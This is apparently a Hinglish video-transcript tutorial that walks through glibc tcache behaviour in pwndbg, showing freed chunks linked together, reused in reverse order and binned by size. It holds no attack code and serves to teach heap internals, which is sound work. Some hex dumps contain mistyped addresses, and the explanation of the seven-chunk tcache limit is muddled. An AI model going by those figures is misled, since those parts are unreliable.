0x55555555b270 0x0000000000000000 0x0000000000000021
0x55555555b280 0x0000000000000000 0x0000000000000000
0x55555555b290 0x0000000000000000 0x0000000000000021
0x55555555b2a0 0x0000000000000000 0x0000000000000000
0x55555555b2b0 0x0000000000000000 0x000000000020d51
<-- Top chunk
pwndbg> █

```

Jaisa ki humne smjha tha heap apna kuchh data store krta hai ye jo **sky blue** wala part hai isme krta hai.

To abhi jo humne chunk free kiya uska address kya hai.

```

0x55555555b230 0x0000000000000000 0x0000000000000000
0x55555555b240 0x0000000000000000 0x0000000000000000
0x55555555b250 0x0000000000000000 0x0000000000000021
0x55555555b260 0x0000000000000000 0x0000000000000000
<-- tcachebins[0x20][0/1]
0x55555555b270 0x0000000000000000 0x0000000000000021
0x55555555b280 0x0000000000000000 0x0000000000000000
0x55555555b290 0x0000000000000000 0x0000000000000021
0x55555555b2a0 0x0000000000000000 0x0000000000000000
0x55555555b2b0 0x0000000000000000 0x000000000020d51
<-- Top chunk
pwndbg> █

```

Yha pr address **0x555555b260** hai kyoki hum user data (**first block**) ko chhadkr second block se count krte hai. first block **heap** apne liye data store krne ke liye krta hai humara chunk **second block** se start hota hai.

Agar hum **sky blue** wale chunk me upar chlkr dekhe to

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000000	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x00005555555b260	0x0000000000000000	' .UUU.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b100	0x0000000000000000	0x0000000000000000	.....
0x55555555b110	0x0000000000000000	0x0000000000000000	.....
0x55555555b120	0x0000000000000000	0x0000000000000000	.....
0x55555555b130	0x0000000000000000	0x0000000000000000	.....

Ye humare usi chunk ka address hai jo humne free kiya tha.

ye **sky blue** area ko hum **tcache** khte hai. is area ke andar **heap un addresses** ko store krta hai jo **chunk** free ho chuke hai taki aage use le paye (reclycle kr paye).

Yha ye number bhi bta rha hai ki kintne **chunk free** hai jo ki **1** hai.

Ab hum ek aur chunk **free** kr dete hai.

```

pwndbg> n
12         free(c);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
    7     void* b = malloc(1);
    8     void* c = malloc(1);
    9
   10    free(a);
   11    free(b);           I
► 12    free(c);
   13
   14    void* d = malloc(1);
   15    void* e = malloc(1);
   16    void* f = malloc(1);
   17

pwndbg>

```

```

0x55555555b220 0x0000000000000000 0x0000000000000000 ..... .
0x55555555b230 0x0000000000000000 0x0000000000000000 ..... .
0x55555555b240 0x0000000000000000 0x0000000000000000 ..... !
0x55555555b250 0x0000000000000000 0x0000000000000021 ..... .
0x55555555b260 0x0000000000000000 0x0000000000000000 ..... .
<-- tcachebins[0x20][1/2]
0x55555555b270 0x0000000000000000 0x0000000000000021 ..... !
0x55555555b280 0x000055555555b260 0x0000000000000000 `..UUU..
<-- tcachebins[0x20][0/2]
0x55555555b290 0x0000000000000000 0x0000000000000021 ..... !
0x55555555b2a0 0x0000000000000000 0x0000000000000000 ..... .
0x55555555b2b0 0x0000000000000000 0x0000000000020d51 ..... Q...
<-- Top chunk
pwndbg> 

```

To yha pr dekh skte hai do chunk free ho gye.

```

0x55555555b240 0x0000000000000000 0x0000000000000000 ..... .
0x55555555b250 0x0000000000000000 0x0000000000000021 ..... !
0x55555555b260 0x0000000000000000 0x0000000000000000 ..... .
<-- tcachebins[0x20][1/2]
0x55555555b270 0x0000000000000000 0x0000000000000021 ..... !
0x55555555b280 0x000055555555b260 0x0000000000000000 `..UUU..
<-- tcachebins[0x20][0/2]
0x55555555b290 0x0000000000000000 0x0000000000000021 ..... !
0x55555555b2a0 0x0000000000000000 0x0000000000000000 ..... .
0x55555555b2b0 0x0000000000000000 0x0000000000020d51 ..... Q...
<-- Top chunk
pwndbg> 

```

Yha pr hum dusre chunk ka **address** dekh lete hai.

pwndbg> vis			
0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x00000000000002	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x000055555555b280	0x0000000000000000	..UUU..
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b100	0x0000000000000000	0x0000000000000000	.....
0x55555555b110	0x0000000000000000	0x0000000000000000	.....

Yah ye show kr rha hai ki **2 chunk** free hai lekin dusre **chunk** ke **address** ne first **chunk** ke address ko **overwrite** kr diya.

To **tcache addresses** ko kaise store krta hai hum use smjhte hai. kyoki yha **address** to **2** free hai lekin **address** sirf ek ka dikha rha hai.

To agar hum niche chalkr dekhe to

0x55555555b250	0x0000000000000000	0x00000000000021	.....!.....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][1/2]			
0x55555555b270	0x0000000000000000	0x00000000000021	.....!.....
0x55555555b280	0x000055555555b260	0x0000000000000000	'UUU.....
<-- tcachebins[0x20][0/2]			
0x55555555b290	0x0000000000000000	0x00000000000021	.....!.....
0x55555555b2a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2b0	0x0000000000000000	0x00000000000020d51	.....Q.....
<-- Top chunk			

Ye wahi **address** hai jo chunk humne **previous chunk** free kiya tha. ye memory efficiently kam krne ke liye hota hai. ye jo sabse **latest chunk** free hota hai uska **address** **sky blue** wale part me likh deta hai aur jo phle free hua tha uska **address** latest wale chunk ke andar likh deta hai.

Isse kya hoga isko bar-2 address nhi likhna padega. Ek ke andar ek, ek ke andar ek isi tarah address likhta hai. ise data strunction ke language me linked list khte hai.

Ek aur **chunk** free krke dekhte hai.

```
pwndbg> n
14      void* d = malloc(1);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
  9
 10     free(a);
 11     free(b);
 12     free(c);
 13
▶ 14     void* d = malloc(1);
 15     void* e = malloc(1);
 16     void* f = malloc(1);
 17
 18     void* g = malloc(24);
 19     void* h = malloc(25);

pwndbg>
```

Yha pr **c** bhi free ho gya.

```
0x55555555b230 0x0000000000000000 0x0000000000000000 .....
0x55555555b240 0x0000000000000000 0x0000000000000000 .....
0x55555555b250 0x0000000000000000 0x0000000000000021 .....
0x55555555b260 0x0000000000000000 0x0000000000000000 .....
<-- tcachebins[0x20][2/3]
0x55555555b270 0x0000000000000000 0x0000000000000021 .....
0x55555555b280 0x000555555555b260 0x0000000000000000 `.....!.....
<-- tcachebins[0x20][1/3]
0x55555555b290 0x0000000000000000 0x0000000000000021 .....
0x55555555b2a0 0x000555555555b280 0x0000000000000000 ..UUU.....
<-- tcachebins[0x20][0/3]
0x55555555b2b0 0x0000000000000000 0x000000000020d51 .....Q.....
<-- Top chunk
pwndbg>
```

Yha pr ye bta rha hai ki 3 chunks ko hum free kr chuke hai. aur latest wala (jo ki 3<sup>rd</sup> hai ) ka address dekh lete hai aur **tcache** me overwrite ho gya hogा.

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000003	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x000055555555b2a0	0x0000000000000000	.UUUU.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b100	0x0000000000000000	0x0000000000000000	.....
0x55555555b110	0x0000000000000000	0x0000000000000000	.....
0x55555555b120	0x0000000000000000	0x0000000000000000	.....
0x55555555b130	0x0000000000000000	0x0000000000000000	.....

Yha pr show ho rha hai ki 3 free ho gye aur latest chunk ka address ne overwrite kr diya old address ko.

0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][2/3]			
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b280	0x000055555555b260	0x0000000000000000	'UUUU.....
<-- tcachebins[0x20][1/3]			
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b2a0	0x000055555555b280	0x0000000000000000	..UUU.....
<-- tcachebins[0x20][0/3]			
0x55555555b2b0	0x0000000000000000	0x00000000000020d51	.....Q.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Aur yha dekh skte hai ki ye ek ke andar ek aise krke likh diya ye apna memory bacha rha hai.

**Note:-** Aur hum recursively ek ke andar ek ka address store kiya fir ek ke andar ek ka store kiya aise krke hum 7 length depth (free chunk store) tk ja skte hai usse jyada nhi. Aisa nhi hota ki man lo humne 100 chunk free kr diya to 100 chunks ek ke andar ek ke andar ek recursively honge aisa nhi hai.

To ek tcache andar fir baki 6 ek dusre ke andar fir ek tcache ke andar fir baki 6 ek dusre ke andar aise krke honge.

Ab hum next instruction pr chalte hai.

```
pwndbg> context
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
  9
 10    free(a);
 11    free(b);
 12    free(c);
 13
▶ 14    void* d = malloc(1);   I
 15    void* e = malloc(1);
 16    void* f = malloc(1);
 17
 18    void* g = malloc(24);
 19    void* h = malloc(25);

pwndbg>
```

Pr hum fir se **1 length** ka **malloc** krte hail. Yha hum jante hai ki **1 bytes** hai to minimum **32 bytes** ka hi **heap** allocate hogा. yha hum ye dekhna chahte hai ki kaise hum chunks ko recycle kr skte hai.

Ab hum dekhenge ki wahi chunk yha pr allocate ho jayenge top chunk se new chunk nhi katna pdega.

```
In file: /root/yt/pwn/create/malloc/file.c
  9
 10    free(a);
 11    free(b);
 12    free(c);
 13
▶ 14    void* d = malloc(1);   I
 15    void* e = malloc(1);
 16    void* f = malloc(1);
 17
```

To yha pr jo **c** wala chunk hai wo **d** ko allocate ho jayega, **b** wala chunk hai wo **e** ko allocate ho jayega aur **a** wala chunk hai wo **f** ko allocate ho jayega. ulta allocate hota hai.

0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][1/2]			
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!
0x55555555b280	0x0005555555b260	0x0000000000000000	'UUUU.....
<-- tcachebins[0x20][0/2]			
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2a0	0x0005555555b280	0x0000000000000000	..UUUU.....
0x55555555b2b0	0x0000000000000000	0x000000000020d51	.....Q.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Jaisa ki hum dekh skte hai ki jo last wala tha **C** wo **malloc** ho chuka hai free se ht gya.

**vis** command run krte hai.

<b>pwndbg&gt; vis</b>			
0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000002	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x0000555555b280	0x0000000000000000	..UUUU.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	I 0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....

Yha hum dekh skte hai ki c ka address (jo last me free hua tha **b2a0** wala address) ht chuka hai.

Aur ho **address tcache** me sabse upar hota hai wahi **malloc** hota hai. means ab hum malloc karenge to ye wale **address** ka chunk hume mil jayega.

Ab next instruction pr chalte hai. **e** ko **malloc** krte hai.

```

pwndbg> n
16          void* f = malloc(1);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]-
In file: /root/yt/pwn/create/malloc/file.c
 11      free(b);
 12      free(c);
 13
 14      void* d = malloc(1);
 15      void* e = malloc(1);
▶ 16      void* f = malloc(1);
 17
 18      void* g = malloc(24);
 19      void* h = malloc(25);
 20
 21      free(g);

```

pwndbg> vis

Yha e malloc ho gya.

vis command me dekhe to free (tcache) ka sign ht gya.

0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b280	0x0005555555b260	0x0000000000000000	`.UUUU.....
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b2a0	0x0005555555b280	0x0000000000000000	..UUUU.....
0x55555555b2b0	0x0000000000000000	0x000000000020d51	.....Q.....
<-- Top chunk			

Aur hum upar chalkr dekhe to

```
pwndbg> vis
```

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000001	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x000055555555b260	0x0000000000000000	'.UUUU.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....

Yha pr dekh skte hai ki jo last me free bach hai uska address aa gya.

ab next malloc kr lete hai.

```
pwndbg> n
18          void* g = malloc(24);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]—————
In file: /root/yt/pwn/create/malloc/file.c
13
14      void* d = malloc(1);
15      void* e = malloc(1);
16      void* f = malloc(1);
17
▶ 18      void* g = malloc(24);           I
19      void* h = malloc(25);
20
21      free(g);
22      free(h);
23
```

```
pwndbg>
```

Yha pr f malloc ho chuka hai.

0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!....
0x55555555b280	0x000055555555b260	0x0000000000000000	'.UUUU.....
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!....
0x55555555b2a0	0x000055555555b280	0x0000000000000000	..UUUU.....
0x55555555b2b0	0x0000000000000000I	0x000000000020d51	.....Q.....

<-- Top chunk

```
pwndbg>
```

Aur yha pr teeno wapas mil chuke hai humare chunk ya humne recycle kr liye top chunk se katne ki jarurat nhi padi.

Ab yha pr **tcache** pura khali ho gya.

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x0000000000000000	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x0000000000000000	0x0000000000000000	.....
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0d0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b100	0x0000000000000000	0x0000000000000000	.....
0x55555555b110	0x0000000000000000	0x0000000000000000	.....

Ab hum **context** kr dekhte hai kitna code bacha hai.

```
pwndbg> context
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]—
In file: /root/yt/pwn/create/malloc/file.c
 13
 14     void* d = malloc(1);
 15     void* e = malloc(1);
 16     void* f = malloc(1);
 17
▶ 18     void* g = malloc(24);
 19     void* h = malloc(25);
 20
 21     free(g);
 22     free(h);
 23

pwndbg>
```

Yha 4 lines ka code bcha hai.

Ab hum **malloc** karenge **24 bytes**. Hum khna chahte hai ki hume 24 length ka data store krna hai **heap** ke andar.

```
pwndbg> n
19      void* h = malloc(25);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
14      void* d = malloc(1);
15      void* e = malloc(1);
16      void* f = malloc(1);
17
18      void* g = malloc(24);
► 19      void* h = malloc(25);
20
21      free(g);
22      free(h);
23
24      return 0;

pwndbg> vi
```

Yha h malloc ho chuka hai hum vis krke dekh lete hai.

```
0x55555555b240 0x0000000000000000 0x0000000000000000 .....!
0x55555555b250 0x0000000000000000 0x0000000000000021 .....!....
0x55555555b260 0x0000000000000000 0x0000000000000000 .....!
0x55555555b270 0x0000000000000000 0x0000000000000021 .....!....
0x55555555b280 0x000055555555b260 0x0000000000000000 `..UUU..!.....
0x55555555b290 0x0000000000000000 0x0000000000000021 .....!.....
0x55555555b2a0 0x000055555555b280 0x0000000000000000 ..UUU..!.....
0x55555555b2b0 0x0000000000000000 0x0000000000000021 .....!.....
0x55555555b2c0 0x0000000000000000 0x0000000000000000 .....!.....
0x55555555b2d0 0x0000000000000000 I 0x0000000000020d31 .....!.....
<-- Top chunk
pwndbg>
```

To yha pr **4<sup>th</sup> chunk** allocate ho chuka hai aur ye **0x20 bytes (32 bytes)** ka chunk allocate ho chuka hai. jaisa ki hum jante hai yha hume 24 bytes ka data store kr skte hai aur hume itna hi krna tha. to ye ho gya.

Ab hume 25 bytes ka data store krna hai to hum next instruction pr chalte hai.

```

pwndbg> n
21         free(g);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
16     void* f = malloc(1);
17
18     void* g = malloc(24);
19     void* h = malloc(25);
20
▶ 21     free(g);
22     free(h);
23
24     return 0;
25 }


```

pwndbg> vis

Yha pr h **malloc** ho chuka hai. **vis** command se check krte hai.

0x55555555b220	0x0000000000000000	0x0000000000000000	.....
0x55555555b230	0x0000000000000000	0x0000000000000000	.....
0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!
0x55555555b280	0x000055555555b260	0x0000000000000000	'UUUU.....
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2a0	0x000055555555b280	0x0000000000000000	:UUUU.....
0x55555555b2b0	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2d0	0x0000000000000000	0x0000000000000031	.....1.....
0x55555555b2e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b300	0x0000000000000000	0x00000000000020d01	.....
<-- Top chunk			

pwndbg>

Yha hum dekh skte hai ki **0x31 bytes** ka chunk allocate ho gya kyoki **0x20** ke andar **24 bytes** fit nhi ho skte the. isliye **heap** ne bda chunk kat kr diya minimum **0x20** katata hai aur **heap** hamesha **16 bytes** ke gap pr katata hai aur minimum **32 bytes** to dono ko add kr de to **48 bytes** ka chunk ho gya. Jo ki hai **0x30** aur **1** flag hai.

To iske andar kitne bytes ka data store kr skte hai.

0x55555555b2a0	0x00005555555b280	0x0000000000000000	.UUUU.....
0x55555555b2b0	0x0000000000000000	0x000000000000021	.....!.....
0x55555555b2c0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2d0	0x0000000000000000	0x000000000000031	.....1.....
0x55555555b2e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b300	0x0000000000000000I	0x00000000000020d01	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

To isme hum highest **40 bytes** ka data store kr skte hai.

Man lo hume **41 bytes** ka data store krna hai to hume kitne bytes ka chunk milega to **48 bytes** me **16 bytes** add karenge to **64 bytes** ka chunk milega.

Ab hum context krke aage ka code dekh lete hai.

```
pwndbg> context
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]
In file: /root/yt/pwn/create/malloc/file.c
16     void* f = malloc(1);
17
18     void* g = malloc(24);
19     void* h = malloc(25);
20
▶ 21     free(g);
22     free(h);
23
24     return 0;
25 }
```

pwndbg>

Ab hum **g** ko free krte hai.

```
pwndbg> n
22         free(h);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]————
In file: /root/yt/pwn/create/malloc/file.c
17
18     void* g = malloc(24);
19     void* h = malloc(25);
20
21     free(g);
▶ 22     free(h);
23
24     return 0;
25 }
```

```
pwndbg> vis
```

Yha pr ye free ho chuka hai.

**vis** krke dekh lete hai.

0x55555555b240	0x0000000000000000	0x0000000000000000	.....
0x55555555b250	0x0000000000000000	0x0000000000000021	.....!
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!
0x55555555b280	0x0005555555b260	0x0000000000000000	`..UUU..
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2a0	0x0005555555b280	0x0000000000000000	..UUU..
0x55555555b2b0	0x0000000000000000	0x0000000000000021	.....!
0x55555555b2c0	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0x55555555b2d0	0x0000000000000000	0x0000000000000031	.....1..
0x55555555b2e0	0x0000000000000000	0x0000000000000000	.....
0x55555555b2f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b300	0x0000000000000000	0x00000000000020d01	.....
<-- Top chunk			
pwndbg>			

Yha ye tcache me chala gya.

Ab hum free rkte ha 25 bytes length wala.

```

pwndbg> n
24          return 0;
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ SOURCE (CODE) ]-
In file: /root/yt/pwn/create/malloc/file.c
19      void* h = malloc(25);
20
21      free(g);
22      free(h);
23
► 24      return 0;
25 }

pwndbg> v

```

Yha pr ye free ho chuka hai. ab hum **vis** command run krte hai aur dekhte hai.

0x55555555b250	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b260	0x0000000000000000	0x0000000000000000	.....
0x55555555b270	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b280	0x00005555555b260	0x0000000000000000	'..UUU.....
0x55555555b290	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b2a0	0x00005555555b280	0x0000000000000000	..UUU.....
0x55555555b2b0	0x0000000000000000	0x0000000000000021	.....!.....
0x55555555b2c0	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0x55555555b2d0	0x0000000000000000	0x0000000000000031	.....1.....
0x55555555b2e0	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x30][0/1]			
0x55555555b2f0	0x0000000000000000	0x0000000000000000	.....
0x55555555b300	0x0000000000000000	0x00000000000020d01	.....
<-- Top chunk			

Yha iska address dekh lete hai aur hum upar jaye

0x55555555b000	0x0000000000000000	0x00000000000000251	.....Q.....
0x55555555b010	0x000000000000101	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x00005555555b2c0	0x00005555555b2e0	..UUU...UUU..
0x55555555b060	0x0000000000000000	0x0000000000000000	.....
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....

Ye yha pichhle address ko overwrite krna chahiye tha lekin iska address right side me aa gya. To **tcache** sizewise kam krta hai. jiski size **0x20** hogi use left side rkhega aur jiski **0x30** size hogi use right side rkhega.


Yha pr iske alag-2 bytes ke liye alag-2 block de rkhe hai.

0x55555555b000	0x0000000000000000	0x000000000000251	.....Q.....
0x55555555b010	0x000000000000101	0x0000000000000000	.....
0x55555555b020	0x0000000000000000	0x0000000000000000	.....
0x55555555b030	0x0000000000000000	0x0000000000000000	.....
0x55555555b040	0x0000000000000000	0x0000000000000000	.....
0x55555555b050	0x000055555555b2c0	0x000055555555b2e0	0x30
0x55555555b060	0x0000000000000000	0x0000000000000000	.....UUUU.....UUUU..
0x55555555b070	0x0000000000000000	0x0000000000000000	.....
0x55555555b080	0x0000000000000000	0x0000000000000000	.....
0x55555555b090	0x0000000000000000	0x0000000000000000	.....
0x55555555b0a0	0x0000000000000000	0x0000000000000000	.....
0x55555555b0b0	0x0000000000000000	0x0000000000000000	.....

